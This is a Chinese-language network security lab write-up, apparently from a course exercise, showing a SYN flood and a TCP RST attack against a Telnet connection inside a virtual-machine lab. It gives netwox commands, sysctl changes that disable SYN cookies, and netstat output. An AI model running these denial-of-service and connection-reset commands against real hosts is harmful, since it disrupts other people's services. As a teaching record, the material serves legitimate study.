

TCP/IP 攻击

一、SYN 洪流攻击

SYN 洪流攻击是 DOS 攻击的一种形式。攻击者发现许多 SYN 请求给受害者的 TCP 端口，但是攻击者没有完成三次握手的意向。攻击者或使用虚假的 IP 地址，或者不继续过程。在这个过程中，攻击者可以使受害者的用于半连接的队列溢出。例如，一个完成 SYN，SYN-ACK 但没有收到最后 ACK 回复的 ACK 回复连接。当这个队列满了的时候，受害者不能够在进行更多的连接。

SYN 缓存策略：SYN 缓存是对抗 SYN 洪流攻击的一种防御机制。如果机器检测到它正在被 SYN 洪流攻击，这种机制会被 kick in。

说明：观察者使用 windows 宿主，被攻击者和攻击者使用虚拟机 Linux。

1. 观察者与被攻击者建立 Telnet 连接，从而远程登录主机的账户。

```
[12/03/2016 06:11] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f9:d8:b5
          inet addr:192.168.203.128  Bcast:192.168.203.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef9:d8b5/64  Scope:Link

[12/03/2016 06:11] seed@ubuntu:~$ telnet 192.168.203.128
Telnet 192.168.203.128
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Wed Nov 23 00:27:23 PST 2016 from 192.168.203.1 on pts/3
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

2. 在被攻击者上查看半开队列的最大长度。

```
[12/03/2016 06:16] root@ubuntu:/home/seed# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
```

3. 在被观察者上查看缓冲保护状态

```
[12/03/2016 06:17] root@ubuntu:/home/seed# sysctl -a|grep cookie
error: "Success" reading key "dev.parport.parport0.autoprobe"
error: "Success" reading key "dev.parport.parport0.autoprobe0"
error: "Success" reading key "dev.parport.parport0.autoprobe1"
error: "Success" reading key "dev.parport.parport0.autoprobe2"
error: "Success" reading key "dev.parport.parport0.autoprobe3"
error: permission denied on key 'net.ipv4.route.flush'
net.ipv4.tcp_cookie_size = 0
net.ipv4.tcp_syncookies = 1
error: permission denied on key 'net.ipv6.route.flush'
error: permission denied on key 'vm.compact_memory'
```

4. 断开观察者与被攻击者的连接

```
[12/03/2016 06:19] seed@ubuntu:~$ exit
logout
```

遗失对主机的连接。

5. 在攻击者中使用 netwox76 号工具攻击

```
[12/03/2016 06:27] seed@ubuntu:~$ su
Password:
[12/03/2016 06:27] root@ubuntu:/home/seed# netwox 76 -i 192.168.203.128 -p 23
```

6. 尝试连接观察者与被攻击者
此时可以连接，因为被攻击者处于缓冲保护状态
7. 在被攻击者中查看端口的连接情况，发现大量 SYN 半开连接

```
tcp      0      0 192.168.203.128:23      249.99.63.196:36907      SYN_RECV
tcp      0      0 192.168.203.128:23      250.250.161.4:8959       SYN_RECV
tcp      0      0 192.168.203.128:23      246.114.216.38:8137      SYN_RECV
tcp      0      0 192.168.203.128:23      254.111.136.152:23240    SYN_RECV
tcp      0      0 192.168.203.128:23      253.170.33.63:41245      SYN_RECV
tcp      0      0 192.168.203.128:23      249.82.89.9:60812        SYN_RECV
tcp      0      0 192.168.203.128:23      246.67.159.42:11425      SYN_RECV
tcp      0      0 192.168.203.128:23      250.65.72.125:58450      SYN_RECV
tcp      0      0 192.168.203.128:23      254.67.71.253:4742       SYN_RECV
tcp      0      0 192.168.203.128:23      250.77.190.94:46818      SYN_RECV
tcp      0      0 192.168.203.128:23      243.204.81.165:10887     SYN_RECV
tcp      0      0 192.168.203.128:23      142.72.27.207:29091      SYN_RECV
tcp      0      0 192.168.203.128:23      244.140.102.219:27064    SYN_RECV
tcp      0      0 192.168.203.128:23      252.38.81.11:41690       SYN_RECV
tcp      0      0 192.168.203.128:23      250.180.173.39:45639     SYN_RECV
tcp      0      0 192.168.203.128:23      240.120.28.8:58602       SYN_RECV
tcp      0      0 192.168.203.128:23      244.145.236.109:42334    SYN_RECV
tcp      0      0 192.168.203.128:23      247.62.228.180:61927     SYN_RECV
tcp      0      0 192.168.203.128:23      247.184.212.165:2204     SYN_RECV
tcp      0      0 192.168.203.128:23      240.137.240.166:23236    SYN_RECV
tcp      0      0 192.168.203.128:23      240.14.236.52:45806      SYN_RECV
tcp      0      0 192.168.203.128:23      242.112.165.205:23471    SYN_RECV
tcp      0      0 192.168.203.128:23      249.198.52.96:27354      SYN_RECV
tcp      0      0 192.168.203.128:23      73.171.56.20:30892       SYN_RECV
```

8. 断开连接
9. 在被攻击者中关闭缓冲保护


```
[12/03/2016 06:39] root@ubuntu:/home/seed# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

10. 再次在攻击者中发动攻击
11. 再次连接，发现无法连接，且 tcp 端口无连接状态

二、在 telnet 和 ssh 连接上 TCP RST 攻击

TCP RST 攻击可以终止一个两个受害者之间已经建立 TCP 连接。例如，如果这里有一个和 A 和 B 之间已经建立的 telnet 连接，攻击者可以伪造一个 A 发向 B 的 RST 包，打破这个存在的连接。

1. 建立连接



2. 在 192.168.203.129 查看 tcp 端口连接情况

```
[12/03/2016 07:57] root@ubuntu:/home/seed# netstat -n|grep tcp
```

tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:8080	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	192.168.203.129:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:21	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN
tcp	0	0	192.168.203.129:23	192.168.203.1:61409	ESTABLISHED
tcp	0	1	192.168.203.129:38542	1.2.3.4:443	SYN_SENT
tcp	1	0	192.168.203.129:36918	91.189.89.144:80	CLOSE_WAIT
tcp6	0	0	:::53	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	:::1:631	:::*	LISTEN
tcp6	0	0	:::3128	:::*	LISTEN
tcp6	0	0	:::1:953	:::*	LISTEN

3. 通过 netwox 78 号进行 RST 攻击

```
[12/03/2016 07:47] root@ubuntu:/home/seed# netwox 78 -i "192.168.203.129"
```

4. 在 192.168.203.129 查看 tcp 端口连接情况，发现断开连接